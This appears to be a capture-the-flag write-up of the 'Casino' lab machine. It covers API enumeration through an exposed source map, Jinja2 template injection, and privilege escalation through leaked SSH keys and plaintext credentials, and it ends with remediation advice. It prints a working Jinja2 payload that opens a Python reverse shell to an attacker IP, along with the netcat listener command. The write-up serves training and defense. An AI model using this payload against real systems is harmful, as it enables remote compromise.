Executive Summary
Casino is a Medium rated Linux CTF challenge from HackSmarter that chains several web and post-exploitation vulnerabilities to achieve full system compromise. A hotel captive portal exposes a JavaScript source map revealing an unauthenticated API endpoint that leaks room numbers and guest surnames, providing valid login credentials. The portal’s profile page is vulnerable to Server-Side Template Injection (SSTI) via a Jinja2 template, which is exploited to obtain a reverse shell as www-data. Post-exploitation enumeration uncovers george’s SSH private key, enabling a stable SSH session. George’s .bash_history exposes credentials for david, who is a member of the adm group. This group membership grants read access to a provisioning log containing root credentials, completing the privilege escalation chain.
Attack Path
Room Numbers + Guest Surnames"] B["Source Map — API Discovered
/api/v1/rooms/status?status=occupied"] A["Nmap Scan
SSH + HTTP Captive Portal"] end subgraph Phase2["SSTI & LATERAL MOVEMENT"] direction LR F["Root via adm Group
Provisioning Log — Root Credentials"] E["david Credentials
.bash_history Exposure"] D["SSTI — Jinja2 RCE
Reverse Shell + george SSH Key"] end A --> B B --> C D --> E E --> F Phase1 --> Phase2 L2[" "] L1[" "] style L2 fill:none,stroke:none style L1 fill:none,stroke:none
Tooling Analysis
The following tools were utilized during this engagement:
| Tool | Category | Purpose |
|---|---|---|
| Nmap | Reconnaissance | Initial port scanning and service version detection. |
| Browser / DevTools | Enumeration | Reviewing source code, source maps, and the exposed API endpoint. |
| curl | Enumeration | Querying the unauthenticated API to retrieve room and guest data. |
| SSTI Payload | Exploitation | Jinja2 SSTI via the Preferred Name field to execute a reverse shell. |
| nc / netcat | Exploitation | Reverse shell listener for the SSTI-triggered payload. |
| SSH | Initial Access | Logging in as george using his extracted private key. |
1. Enumeration & Reconnaissance
Service Scanning
The engagement began with a comprehensive Nmap scan:
nmap -p- -sV -sC -T4 -oN full_scan.txt 10.1.99.201

Both SSH and HTTP were identified. The web server appeared to be running a captive portal for network access.
Captive Portal Review

Visiting the website confirmed a hotel network captive portal requiring a room number and surname:

A test login with room 101 and the surname “Test” failed as expected:
2. Source Map Discovery & Unauthenticated API Access
JavaScript Source Map
Reviewing the page source revealed a reference to /static/js/app.min.js:

Visiting this file in the browser exposed a source mapping URL at the bottom of the minified script:

Opening the source map file revealed the original application source code, including an internal API endpoint referenced in a fetch() call:

Unauthenticated API Enumeration
The API endpoint was queried directly with curl:
curl http://10.1.99.201/api/v1/rooms/status?status=occupied

The endpoint returned room numbers and guest surnames without requiring any authentication, providing valid login credentials for the captive portal.
3. SSTI Exploitation — Jinja2 Remote Code Execution
Captive Portal Login
One of the room and surname pairs recovered from the API was used to authenticate to the portal:

SSTI Discovery
The only user-controlled input on the portal was a Preferred Name/Nickname field on the profile page. A standard Jinja2 SSTI probe was submitted:
{{7*7}}

The output rendered 49, confirming the field was being evaluated by a Jinja2 template engine and was vulnerable to SSTI.
Reverse Shell

A netcat listener was started on the attacker machine:
nc -nvlp 4444

The following Jinja2 SSTI payload was submitted in the Preferred Name field to execute a Python reverse shell:
{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in x.__name__ %}{{x()._module.__builtins__['__import__']('os').popen("python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.200.81.185\",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\", \"-i\"]);'")}}{%endif%}{% endfor %}
A reverse shell was received:
4. Post-Exploitation — SSH Key & User Flag
User Enumeration

Post-exploitation enumeration identified two users on the system: david and george:
User Flag & SSH Key Recovery

The user flag was found and readable in george’s home directory:

George’s SSH private and public keys were also readable:

The private key was copied to the attacker machine, given appropriate permissions with chmod 600, and used to establish a stable SSH session:
ssh -i id_rsa george@10.1.99.201 -p 2222
5. Lateral Movement — george to david
George’s .bash_history file contained exposed credentials for the david account:

su david was used with the recovered password to switch to david’s account. Running id confirmed david is a member of the adm group:

6. Privilege Escalation — adm Group & Provisioning Log

Log Directory Access
The adm group membership granted read access to a provisioning log directory owned by root. Navigating to the directory confirmed the group-level read permissions:
Root Credentials

Reading the provisioning log revealed what appeared to be root credentials stored in plaintext:

su was used with the recovered password, granting a root shell. The root flag was retrieved from /root/root.txt:
Vulnerability Mapping (CWE)
| ID | Vulnerability Name | CWE Mapping |
|---|---|---|
| 1 | Unauthenticated API Endpoint Exposing Guest Data | CWE-306: Missing Authentication for Critical Function |
| 2 | Server-Side Template Injection (SSTI) via User Input | CWE-94: Improper Control of Generation of Code |
| 3 | SSH Private Key Readable by Web Application Process | CWE-732: Incorrect Permission Assignment for Critical Resource |
| 4 | Plaintext Credentials Stored in Shell History and Log Files | CWE-312: Cleartext Storage of Sensitive Information |
Remediation & Mitigation Strategies
1. Enforce Authentication on All API Endpoints (NIST IA-2, CIS Control 4.2)
- Mitigation: Every API endpoint must require authentication regardless of the sensitivity of the data it returns. Implement token-based authentication (e.g. JWT or API keys) on all routes and enforce authorization checks to ensure users can only access data relevant to their own session. Conduct regular API audits to identify and remediate unauthenticated or overly permissive endpoints, and remove source maps from production builds to prevent internal API structure from being exposed.
2. Sanitize and Validate All Template Input to Prevent SSTI (NIST SI-10, CIS Control 16.12)
- Mitigation: User-supplied input must never be passed directly into template rendering functions. Use template engines in a sandboxed mode where available, and enforce strict input validation and output encoding on all user-controlled fields. Conduct code-level security reviews and static analysis to identify any unsanitized template variable usage, and implement a Content Security Policy as an additional layer of defense.
3. Restrict File Permissions on SSH Keys and User Home Directories (NIST AC-3, CIS Control 3.3)
- Mitigation: SSH private keys must be stored with permissions restricted to the owning user only (
chmod 600) and must never be readable by web application processes or other system users. Ensure web application processes run under dedicated, least-privilege service accounts with no access to user home directories. Regularly audit file permissions on sensitive files using automated tooling.
4. Protect Credentials in Log Files and Shell History (NIST IA-5, CIS Control 3.11)
- Mitigation: Credentials must never be passed as command-line arguments or stored in log files in plaintext, as both are accessible to users with read permissions to those files or directories. Enforce
HISTCONTROL=ignorespaceorHISTFILE=/dev/nullfor privileged accounts to prevent sensitive commands from being recorded. Audit provisioning scripts and log output regularly to ensure credentials are not being captured, and use secrets management solutions to supply credentials to automated processes without exposing them in logs or history.